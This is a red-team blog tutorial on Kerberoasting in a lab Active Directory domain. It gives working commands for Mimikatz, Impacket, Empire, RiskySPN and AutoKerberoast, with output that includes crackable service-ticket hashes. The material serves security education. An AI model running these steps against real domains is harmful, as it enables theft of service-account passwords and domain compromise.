Kerberoast

pentestlab.blog/category/red-team/page/70

June 12, 2018

The process of cracking Kerberos service tickets and rewriting them in order to gain access to the targeted service is called Kerberoast. This is very common attack in red team engagements since it doesn't require any interaction with the service as legitimate active directory access can be used to request and export the service ticket which can be cracked offline in order to retrieve the plain-text password of the service. This is because service tickets are encrypted with the hash (NTLM) of the service account so any domain user can dump hashes from services without the need to get a shell into the system that is running the service.

Red Teams usually attempt to crack tickets which have higher possibility to be configured with a weak password. Successful cracking of the ticket will not only give access to the service but sometimes it can lead to full domain compromise as often services might run under the context of an elevated account. These tickets can be identified by considering a number of factors such as:

- SPNs bind to domain user accounts
- Password last set
- Password expiration
- Last logon


Specifically the Kerberoast attack involves five steps:

1. SPN Discovery
2. Request Service Tickets
3. Export Service Tickets
4. Crack Service Tickets
5. Rewrite Service Tickets & RAM Injection

The discovery of services in a network by querying the Active Directory for service principal names has been already covered in the SPN Discovery article.

Request Service Tickets

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken
-ArgumentList "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80"
```



Service Ticket Request

Execution of the **klist** command will list all the available cached tickets.

```
1  klist
```

Obtain Cached Tickets with klist

An alternative solution to request service tickets is through Mimikatz by specifying as a target the service principal name.

```
1  kerberos::ask /target:PENTESTLAB_001/WIN-
   PTELU2U07KG.PENTESTLAB.LOCAL:80
```

```
mimikatz # kerberos::ask /target:PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL
:80
Asking for: PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80
   * Ticket Encryption Type & kvno not representative at screen

          Start/End/MaxRenew: 6/11/2018 6:09:57 AM ; 6/11/2018 4:02:34 PM ; 6/1
8/2018 6:02:34 AM
          Service Name (02) : PENTESTLAB_001 ; WIN-PTELU2U07KG.PENTESTLAB.LOCAL
:80 ; @ PENTESTLAB.LOCAL
          Target Name  (02) : PENTESTLAB_001 ; WIN-PTELU2U07KG.PENTESTLAB.LOCAL
:80 ; @ PENTESTLAB.LOCAL
          Client Name  (01) : Administrator ; @ PENTESTLAB.LOCAL
          Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; for
wardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            2aa582268520bf398d4531566766fdf6
          Ticket            : 0x00000017 - rc4_hmac_nt       ; kvno = 0
[...]
```

Mimikatz – Request Service Ticket

Similarly to **klist** the list of Kerberos tickets that exist in memory can be retrieved through Mimikatz. From an existing PowerShell session, the **Invoke-Mimikatz** script will output all the tickets.

```
Invoke-Mimikatz -Command '"kerberos::list"'
```

```
PS > Invoke-Mimikatz -Command '"kerberos::list"'

  .#####.   mimikatz 2.1.1 (x64) built on Mar 31 2018 20:15:03
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; f
orwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80 @ PENT
```

Invoke-Mimikatz – List Memory Tickets

Alternatively loading the Kiwi module will add some additional Mimikatz commands which can performed the same task.

```
load kiwi
kerberos_ticket_list
```

```
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; f
orwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80 @ PENT
ESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable
 ;
```

Kiwi – Kerberos Ticket List

Or by executing a custom Kiwi command:

```
1  kiwi_cmd kerberos::list
```

```
meterpreter > kiwi_cmd kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; f
orwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80 @ PENT
ESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable
 ;
```

Kiwi – Kerberos Ticket List Command

Impacket has a python module which can request Kerberos service tickets that belong to domain users only which should be easier to cracked compared to computer accounts service tickets. However requires valid domain credentials in order to interact with the Active Directory since it will executed from a system that is not part of a domain.

```
1  ./GetUserSPNs.py -request pentestlab.local/test
```

```
root@kali:/usr/share/doc/python-impacket/examples# ./GetUserSPNs.py -request pen
testlab.local/test
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

Password:
ServicePrincipalName                                    Name            MemberO
f
  PasswordLastSet      LastLogon
--------------------------------------------------------  -------------  -------
--------------------------------------------------------------------------------
  ------------------  ------------------
MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL  Administrator   CN=Orga
nization Management,OU=Microsoft Exchange Security Groups,DC=pentestlab,DC=local
  2018-05-03 05:27:38  2018-06-02 16:30:39
PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80       PENTESTLAB_001

  2018-05-26 15:44:35  <never>
```

Impacket – Service Ticket Request

The service account hashes will also retrieved in John the Ripper format.

```
$krb5tgs$23$*Administrator$PENTESTLAB.LOCAL$MSSQLSvc/WIN-PTELU2U07KG.pentestlab.
local:PENTESTLABSQL*$60197ffce12a575f7f31a9065f93a85d$13d70769dced9516b31c860a65
b9bd397f75f8296f2c0c41b337f1adfb944896f8d84fbfc72b0d5d56cb1b2e6b2ff290d7f8e9a227
141c9dc7b526a58ecf7f9fbc6e39114a28dacadf3c686b716b725c555314c8dc8cd1c94058da3960
0775854dfcae23008c484eec576c0ce717c98eee6baaa736fafd76769f71cdb1918f7c2bcc1015aa
694f44e6d19c2916cb7691d56dee9da0da43f6732f90bbc09796795111380f38fc87e5a9252ecd77
7e542f98986cea93e0eb812b0bfe429d027c31c9f10f5b0214440b2e9aed02035d836aac4e753a93
d4f6c744091ee72e5ab10ee187b3fb35b905015d5c04063cd9de5f33a791406a65a34de5c6c1b908
43ea322cc975a3274d0d22dd4cbfa0b4d75bd27286b71778021099a781078a761f349f7b6fd5c5b2
1f00c8ec15d708a52a8bf11bf8495a128ff8f72603128e7f77160878b87c18f5d2805a91473b891e
060d6e05014689206b60bfeaf6f06e366c531a89a37930efb6ad987d4226301fa1eaae2b27cea56c
5594c82ace00ad35dd4465b095a49b98a59b48cf4750809a1fdffb153eb36800192d83aa8f0a5825
8d2dff44a2c7fe2f5b0be7aa8e6e204a09803dc1563be7c873d40e782326b598265afe8774aedf85
3d7c6592f9630a8e666989799c767595fb97775733d16d15ac1fbc6689bf9c9caff85ebccc8b8d2f
36a698e9a41eeafdf144f2384785b30dbdd655f64a09361dfefc0f230833b28ae61efd01c0dc0140
```

Impacket – Service Hash

Identification of weak service tickets can be also performed automatically with a PowerShell module that was developed by Matan Hart and is part of RiskySPN. The purpose of this module is to perform an audit on the available service tickets that belong to users in order to find the tickets that are most prone to contain a weak password based on the user account and password expiration.

```
1  Find-PotentiallyCrackableAccounts -FullData -Verbose
```

```
PS > Find-PotentiallyCrackableAccounts -FullData -Verbose
VERBOSE: Searching the forest: pentestlab.local
VERBOSE: Gathering sensitive groups
VERBOSE: Searching Sensitive groups in domain: pentestlab.local
VERBOSE: Number of sensitive groups found: 11
VERBOSE: Gathering user accounts associated with SPN
VERBOSE: Number of users that contain SPN: 2
VERBOSE: Gathering info about the user: Administrator
VERBOSE: Administrator's password will expire on 06/14/2018 02:27:38
VERBOSE: Which means it has crack window of 10 days
VERBOSE: Checking connectivity to server: WIN-PTELU2U07KG.pentestlab.local on po
rt 1433
VERBOSE: Administrator is sensitive
VERBOSE: Gathering info about the user:
VERBOSE: 's password will expire on 07/07/2018 12:44:35
VERBOSE: Which means it has crack window of 34 days
VERBOSE: Checking connectivity to server: WIN-PTELU2U07KG.PENTESTLAB.LOCAL
VERBOSE:  is sensitive
VERBOSE: Number of users included in the list: 2
```

RiskySPN – Audit Service Tickets

The script will provide more detailed output compare to **klist** and **Mimikatz** including the Group information, password age and crack window.

```
UserName         : PENTESTLAB_001
DomainName       :
IsSensitive      : True
EncType          : RC4-HMAC
Description      :
IsEnabled        : True
IsPwdExpires     : True
PwdAge           : 7
CrackWindow      : 34
SensitiveGroups  : {Organization Management, Domain Admins, Enterprise Admins, Ad
ministrators...}
MemberOf         :
DelegationType   : False
TargetServices   : None
NumofServers     : 1
RunsUnder        : {@{Service=PENTESTLAB_001; Server=WIN-PTELU2U07KG.PENTESTLAB.L
OCAL; IsAccessible=Yes}}
AssociatedSPNs   : {PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80}
```

RiskySPN – Ticket Information

Executing the same module with the domain parameter will return all the user accounts that have an associated service principal name.

```
1  Find-PotentiallyCrackableAccounts -Domain "pentestlab.local"
```

```
PS > Find-PotentiallyCrackableAccounts -Domain "pentestlab.local"


UserName     : Administrator
DomainName   : pentestlab.local
IsSensitive  : True
EncType      : RC4-HMAC
Description  : Built-in account for administering the computer/domain
PwdAge       : 31
CrackWindow  : 10
RunsUnder    : {@{Service=MS SQL; Server=WIN-PTELU2U07KG.pentestlab.local; IsAcce
ssible=Yes}}

UserName     : PENTESTLAB_001
DomainName   :
IsSensitive  : True
EncType      : RC4-HMAC
Description  :
PwdAge       : 7
CrackWindow  : 34
RunsUnder    : {@{Service=PENTESTLAB_001; Server=WIN-PTELU2U07KG.PENTESTLAB.LOCAL
; IsAccessible=Yes}}
```

RiskySPN – Service Tickets

Service ticket information can be also exported in CSV format for offline review.

```
Export-PotentiallyCrackableAccounts
```

```
PS > Export-PotentiallyCrackableAccounts
CSV file saved in: C:\Users\Administrator\Documents\Report.csv
PS >
```

All the ticket information that was appeared in the console will be written into the file.

UserName	DomainName	IsSensitive	EncType	Descriptio	IsEnabled	IsPwdExpi	PwdAge	CrackWin	SensitiveG	MemberO	Delegatior	TargetSer	NumofSer	RunsUnde	AssociatedSPNs
Administr	pentestlab.local	TRUE	RC4-HMA	Built-in ac	TRUE	TRUE	31	10	Organizat	Organizat	FALSE	None	1	Service	MSSQLSvc/WIN-PTELU2U07KG.pente
PENTESTLAB_001		TRUE	RC4-HMAC		TRUE	TRUE	7	34	Organizat		FALSE	None	1	Service	PENTESTLAB_001/WIN-PTELU2U07KG

RiskySPN – Ticket Information CSV

Part of the same repository there is also a script which can obtain a service ticket for a service instance by its SPN.

```
Get-TGSCipher -SPN "PENTESTLAB_001/WIN-
PTELU2U07KG.PENTESTLAB.LOCAL:80"
```

```
meterpreter > powershell_shell
PS > Get-TGSCipher -SPN "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80"

SPN                          Target                       EncryptionType
          EncTicketPart
---                          ------                       --------------
          ------------
PENTESTLAB_001/WIN-PTELU2U...                             RC4-HMAC (23)
          D5AD9792696FB996D6A28AA6C2...
```

TGSCipher – Service Ticket Information

The Kerberoast toolkit by Tim Medin has been re-implemented to automate the process. Auto-Kerberoast contains the original scripts of Tim including two PowerShell scripts that contain various functions that can be executed to request, list and export service tickets in Base64, John and Hashcat format.

```
1  List-UserSPNs
```

```
meterpreter > powershell_execute List-UserSPNs
[+] Command execution completed:


SPN               : kadmin/changepw
Name              : krbtgt
SamAccountName    : krbtgt
UserPrincipalName :
DistinguishedName : CN=krbtgt,CN=Users,DC=pentestlab,DC=local
MemberOf          : CN=Denied RODC Password Replication Group,CN=Users,DC=pentes
tlab,DC=local
PasswordLastSet   : 3/18/2018 12:53:47 AM
whencreated       : 3/18/2018 7:53:47 AM

SPN               : MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
Name              : Administrator
SamAccountName    : Administrator
UserPrincipalName : Administrator@pentestlab.local
DistinguishedName : CN=Administrator,CN=Users,DC=pentestlab,DC=local
MemberOf          : {CN=Organization Management,OU=Microsoft Exchange Security G
roups,DC=pentestlab,DC=local, CN=Group
                    Policy Creator Owners,CN=Users,DC=pentestlab,DC=local, CN=Do
```

AutoKerberoast – ListUserSPNs

There is also a domain parameter which can list only the SPNs of a particular domain.

```
1  List-UserSPNs -Domain "pentestlab.local"
```

```
meterpreter > powershell_execute List-UserSPNs -Domain "pentestlab.local"
[+] Command execution completed:


SPN                : kadmin/changepw
Name               : krbtgt
SamAccountName     : krbtgt
UserPrincipalName :
DistinguishedName : CN=krbtgt,CN=Users,DC=pentestlab,DC=local
MemberOf           : CN=Denied RODC Password Replication Group,CN=Users,DC=pentes
tlab,DC=local
PasswordLastSet    : 3/18/2018 12:53:47 AM
whencreated        : 3/18/2018 7:53:47 AM

SPN                : MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
Name               : Administrator
SamAccountName     : Administrator
UserPrincipalName : Administrator@pentestlab.local
DistinguishedName : CN=Administrator,CN=Users,DC=pentestlab,DC=local
MemberOf           : {CN=Organization Management,OU=Microsoft Exchange Security G
roups,DC=pentestlab,DC=local, CN=Group
                     Policy Creator Owners,CN=Users,DC=pentestlab,DC=local, CN=Do
```

AutoKerberoast – ListUserSPNs with Domain Parameter

Export Service Tickets

Mimikatz is the standard tool which can export Kerberos service tickets. From a PowerShell session the following command will list all the available tickets in memory and will save them in the remote host.


```
1  Invoke-Mimikatz -Command '"kerberos::list /export"'
```

```
PS > Invoke-Mimikatz -Command '"kerberos::list /export"'

  .#####.   mimikatz 2.1.1 (x64) built on Mar 31 2018 20:15:03
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; f
orwardable ;
   * Saved to file     : 0-40e10000-Administrator@krbtgt~PENTESTLAB.LOCAL-PENTES
TLAB.LOCAL.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
```

Invoke-Mimikatz – Export Service Tickets

Similarly PowerShell Empire has a module which automates the task of Kerberos service ticket extraction.

```
usemodule credentials/mimikatz/extract_tickets
```



Empire – Extract Service Tickets Module

The module will use the **Invoke-Mimikatz** function to execute automatically the commands below.

```
standard::base64
kerberos::list /export
```

```
  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # standard::base64
isBase64InterceptInput  is false
isBase64InterceptOutput is false

mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/29/2018 2:50:53 PM ; 5/30/2018 12:50:53 AM ; 6/5/2018 2
:50:53 PM
   Server Name       : krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; f
orwardable ;
   * Saved to file     : 0-40e10000-Administrator@krbtgt~PENTESTLAB.LOCAL-PENTES
TLAB.LOCAL.kirbi
```

Empire – Export Service Tickets

Ticket hashes for services that support Kerberos authentication can extracted directly with a PowerShell Empire module. The format of the hash can be extracted either as John or Hashcat.

```
1  usemodule credentials/invoke_kerberoast
```

```
(Empire: agents) > interact 9T15UMK3
(Empire: 9T15UMK3) > usemodule credentials/invoke_kerberoast
 Hashcat powershell/credentials/invoke_kerberoast) > set OutputFormat
(Empire: powershell/credentials/invoke_kerberoast) > run
[*] Tasked 9T15UMK3 to run TASK_CMD_JOB
[*] Agent 9T15UMK3 tasked with task ID 1
[*] Tasked agent 9T15UMK3 to run module powershell/credentials/invoke_kerberoast
(Empire: powershell/credentials/invoke_kerberoast) > [*] Agent 9T15UMK3 returned
 results.
Job started: MDF42X
[*] Valid results returned by 10.0.0.1
[*] Agent 9T15UMK3 returned results.
```

Empire – Kerberoast Module

The module will retrieve the password hashes for all the service accounts.

```
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*PENTESTLAB_001$pentestlab.local$PENTESTLAB_0
                       01/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80*$0502350E888DF70CF
                       06A736EB97A6208$E533D70BBB65BB478A294FF646A91E5685AD7733D
                       F6175D88970FA893EAE74721EBE037BBDE538E044CB7EF7B20F9B7574
                       45647698440A84D32576C6C9ED04F6AD3EB495016C1A6DAA5AD135A4B
                       75DF7BEC91D7A842E4A38EEA9343A31C499096ECB10D2A8DAB7E1CD2C
                       864033F8DC82D8B0682A57A4892A71D5524988706167430C2E59E9930
                       FDB87E6641B49620B67BE0FB9F58AE8E1BD7BBCE5ECA7789BB47470B9
                       4E6A1DD0D91DFFF56B5D5EA197237571BD5251AB7D0EE4EBFD7143FE5
                       7BFA002D8EA70DA9C7EE27DA48AF23BFCD12C5CE53ABD46BC6696319E
                       0A634FF49493D4A2EA4E0B64609BB35D38249A73CB2B4642287AC4AE8
                       00460356A01A8FA3C33918C9234453290E3F5BD0715FE72F6E885A7B4
                       68DB80EE98D347FEABD155813D2257B33B1617301D5B14B90FB406B0E
                       1B14CC795C7E051073CBBFE6FAC8482DD8EEF33A6077A2F7B34289654
                       7068B430A7596D4938A3F91AE009BDC7BB712DA3ABA03F3CA776072BE
                       1C64FE876971F022756646F1F1B6BD2C202AC68F91C9B5FDF66F8C292
                       CB6B9C2C4367BD59F92B3A1E16AFA42EB175BCA254CA7517590E02A0E
                       D37152A3F322A67BECB0E29C199F96294A8B94088AF6EECDB811ECC17
                       197A374ADD37832011310A19C7E22513AB6EF9202D1968166D5DC40A9
                       EC71A2F45A13E84ED10EB22463B22E00705F7CA248FFF3220E3E8219D
                       D45F0E86A3C2400D194BFE2CCC51308EE798D407A297A0A487347FE51
                       277D034B4B9651D929C8E057EDE5B5F4909F1340CF26023944B2DF94D
```

Empire – Kerberoast Hash

The AutoKerberoast PowerShell script will request and extract all the service tickets in base64 format.

```
1  Invoke-AutoKerberoast
```

```
meterpreter > powershell_execute Invoke-AutoKerberoast
[+] Command execution completed:
Requested Tickets:
MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80

Base64 encoded Kerberos ticket for
DISTINGUISHED NAME: CN=Administrator,CN=Users,DC=pentestlab,DC=local
SPN: MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL :::

doIGfDCCBnigAwIBBaEDAgEWooIFXjCCBVphggVWMIIFUqADAgEFoRIbEFBFTlRF
U1RMQUIuTE9DQUyiRTBDoAMCAQKhPDA6GwhNU1NRTFN2YxsuV0lOLVBURUxVMlUw
N0tHLnBlbnRlc3RsYWIubG9jYWw6UEVOVEVTVExBQlNRTKOCBO4wggTqoAMCAReh
AwIBAqKCBNwEggTYZIz5/V2/vg1ZTerVUdaJXJkXiHkAQI8NFfV+bUOWePLYTfDo
LNeuds1g/HiPRO4hxTWfmOIstvujVbhI+yQPSDdmZrkxJ73/2TgL7174zMp4dYHD
/iv2ZXTAyR9UlGdPalI54jvdOmW5kGSG8xWR2pZwpiaG1hZx5vzcm2SXAYX4WGLZ
a86FwsvK2hVlxRnG9MJjwCVmq/bwb3wELBOWv6U9gYyTJbxnl1DHbCTP+1hF0JfV
cTVFDgmOmDQtm/PjsaBMYnXxjqxsjzfwN76ABXJFBvcR3LtGggop0qKugbz8nkqd
/rYqHg8AXqvAtq5rQGp+xIppZwj2XwR94Eh8tAU2FMge7BRTbD+fk+RzUFn92nXW
WC+3cK4Fa6hD5T10RMn9e0oBUPlAFvfqvlcj82u9nmWh9yT3fVCLI190MG/i9gZw
KTk50xmtxib/qFizNhED7QjhHL0z34qaIP804dPglT1naqY6db4SPctruN6WOrSK
SBr7RPRx5mefARb9b5PXf+Mag0sSbHnsrxb3F+VhpsHXotDtuh8fBCkoOg7lyZOO
```

AutoKerberoast – Invoke-AutoKerberoast Base64

There is also a script part of the **AutoKerberoast** repository which will display the extracted tickets in hashcat compatible format.

```
meterpreter > powershell_execute Invoke-AutoKerberoast
[+] Command execution completed:
Requested Tickets:
ID#1:
SPN: MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
SAMACCOUNTNAME: Administrator
DISTINGUISHED NAME: CN=Administrator,CN=Users,DC=pentestlab,DC=local

ID#2:
SPN: PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80
SAMACCOUNTNAME: PENTESTLAB_001
DISTINGUISHED NAME: CN=PENTESTLAB Admin 001,CN=Users,DC=pentestlab,DC=local



Captured TGS hashes:
$krb5tgs$23$*ID#1_SAMACCOUNTNAME: Administrator; DISTINGUISHEDNAME: CN=Administr
ator,CN=Users,DC=pentestlab,DC=local SP
N: MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL *$648CF9FD5DBFBE0D594
DEAD551D6895C$9917887900408F0D15F57E6D4
39678F2D84DF0E82CD7AE76CD60FC788F44EE21C5359F98E22CB6FBA355B848FB240F48376666B93
127BDFFD9380BEF5EF8CCCA787581C3FE2BF665
74C0C91F5494674F6A5239E23BDD3A65B9906486F31591DA9670A62686D61671E6FCDC9B64970185
```

AutoKerberoast – Service Ticket Hash

Tickets that belong to elevated groups for a particular domain can be also extracted for a more targeted Kerberoasting.

```
1  Invoke-AutoKerberoast -GroupName "Domain Admins" -Domain
   pentestlab.local -HashFormat John
```

